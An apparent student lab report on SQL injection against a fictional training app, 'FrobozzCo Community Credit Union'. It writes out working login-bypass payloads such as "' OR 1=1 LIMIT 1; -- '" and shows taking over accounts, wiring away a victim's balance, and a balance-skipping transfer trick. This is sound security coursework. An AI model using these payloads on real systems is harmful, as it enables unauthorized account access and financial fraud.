
Lab 10 report

Name:Poonamallee, Viyan,Sghier, Aymane,Wang, Jun,Zhipeng Yang

2)

(a) Show how you can log into a single account without knowing any id numbers ahead of Time.

Through the use of logical operators, tautological statements, and carefully placed comments, it’s trivial to access specific accounts without any prior knowledge of their information.



We're working for GUE


Enter your **account ID** and password and click "submit."

Account ID Number: 1 OR 1=1

Password (alphanumeric only): ' OR 1=1 LIMIT 1; -- '

Generated by FCCU.php at Thursday Jan 01st, 1970, 01:34:38

Done.



Account Information	
Account:	211
Balance:	$8499
Birthdate:	32531121
SSN:	449-00-9198
Phone:	3035
Email:	camille@frobozzco.com

Account Actions

Wire Funds


To wire funds: enter the amount (in whole dollars), the receiving bank's **routing number** and **receiving account number**, and press 'Wire Funds!'

Wire amount: $

Routing Number: (e.g. 091000022)

Account Number: (e.g. 923884509)

(b) Show how you can log into any account you like (without knowing any id numbers ahead of time).



FrobozzCo Community Credit Union

We're working for GUE

Enter your **account ID** and password and click "submit."

Account ID Number:	1 OR 1=1
Password (alphanumeric only):	' OR 1=1 LIMIT 1 OFFSET 5; -- '

Generated by FCCU.php at Thursday Jan 01st, 1970, 01:34:38

Done.

Account Information	
Account:	776
Balance:	$1736
Birthdate:	32450503
SSN:	403-00-1549
Phone:	3617
Email:	hector@frobozzco.com

Account Actions

Wire Funds


To wire funds: enter the amount (in whole dollars), the receiving bank's **routing number** and **receiving account number**, and press 'Wire Funds!'

Wire amount: $

Routing Number: (e.g. 091000022)

Account Number: (e.g. 923884509)

(c) Make some account (your choice) wire its total balance to the bank with routing number: 314159265 and account number: 271828182845



Wire of $8499 to bank (314159265) account (271828182845) complete.


Account Information	
Account:	211
Balance:	$0
Birthdate:	32531121
SSN:	449-00-9198
Phone:	3035
Email:	camille@frobozzco.com

Account Actions


(d) Explain why you can’t create a new account or arbitrarily update account balances (or show that you can).

Despite the user facing options having boundary checks, there are ways to utilize the injection attack to arbitrarily update the balances. For example, when using SQL single line comments to invalidate the password field, it’s fully possible to also use it to prematurely cut off the section of the code for money transfers that properly updates the sender’s balance. As a result, it’s possible to send money to any other employee (including yourself) without actually having it subtracted from your balance. This then becomes an infinite money glitch.

However, this is not to say that one can create new accounts from injecting code on the user end, as none of the lines we intend to inject into are designed to add new entries to the database.



Account ID Number:	4466; --
Password (alphanumeric only):	' OR id=322 LIMIT 1; -- '



Account Information	
Account:	4466
Balance:	$668
Birthdate:	32590720
SSN:	415-00-1039
Phone:	2979
Email:	leif@frobozzco.com

Account Actions

Wire Funds

To wire funds: enter the amount (in whole dollars), the receiving bank's **routing number** and **receiving account number**, and press 'Wire Funds!'

Wire amount: $

Routing Number: (e.g. 091000022)

Account Number: (e.g. 923884509)

Transfer Money

To transfer money to another FCCU account holder, select the employee from the drop-down menu below, enter an ammount (in whole dollars) to transfer, and press 'Transfer Money!'

Transfer Amount: $ 600


Transfer To: NICHOLSON, LEIF

Transfer of $600 to NICHOLSON, LEIF complete.


Account Information	
Account:	4466
Balance:	$1268
Birthdate:	32590720
SSN:	415-00-1039
Phone:	2979
Email:	leif@frobozzco.com

3)

0 OR 1=1 LIMIT 1 -- as the injection string to login as the first available account without ID number




```
                                                                 FrobozzCo
                     FrobozzCo Community Credit Union

  We're working for GUE

   ____________________________________________________________

 Enter your account ID and password and click "submit."

 Account ID Number:            0 OR 1=1 LIMIT 1 --_
 Password (alphanumeric only): sss_________________
 Submit

   ____________________________________________________________

 Generated by FCCU.php at Thursday Jan 01st, 1970, 01:34:38

 Done.
```




```
                                    FrobozzCo Community Credit Union (p1 of 2)
                          FrobozzCo Community Credit Union

  We're working for GUE

   ____________________________________________________________

 Welcome, CAMILLE CANTU. (Log Out)

                                  (If you aren't CAMILLE CANTU, click here.)
   ____________________________________________________________

                           Account Information
                        Account:          211
                        Balance:         $8499
                        Birthdate:      32531121
                          SSN:         449-00-9198
                         Phone:           3035
                         Email:     camille@frobozzco.com

                             Account Actions
                               Wire Funds

   To wire funds: enter the amount (in whole dollars), the receiving bank's routing number and
                receiving account number, and press 'Wire Funds!'
                      Wire amount: $ ____________________
              Routing Number: ____________________ (e.g. 091000022)
              Account Number: ____________________ (e.g. 923884509)

                               Wire Money

                             Transfer Money

   To transfer money to another FCCU account holder, select the employee from the drop-down menu
       below, enter an ammount (in whole dollars) to transfer, and press 'Transfer Money!'
                    Transfer Amount: $ ____________________
                      Transfer To: [select employee____]

                             Transfer Money

                              Withdraw Cash
(NORMAL LINK) Use right-arrow or <return> to activate.
  Arrow keys: Up and Down to move.  Right to follow a link; Left to go back.
 H)elp O)ptions P)rint G)o M)ain screen Q)uit /=search [delete]=history list
```

0 OR last='BUSH' -- as the injection string to login as the account by the last name BUSH

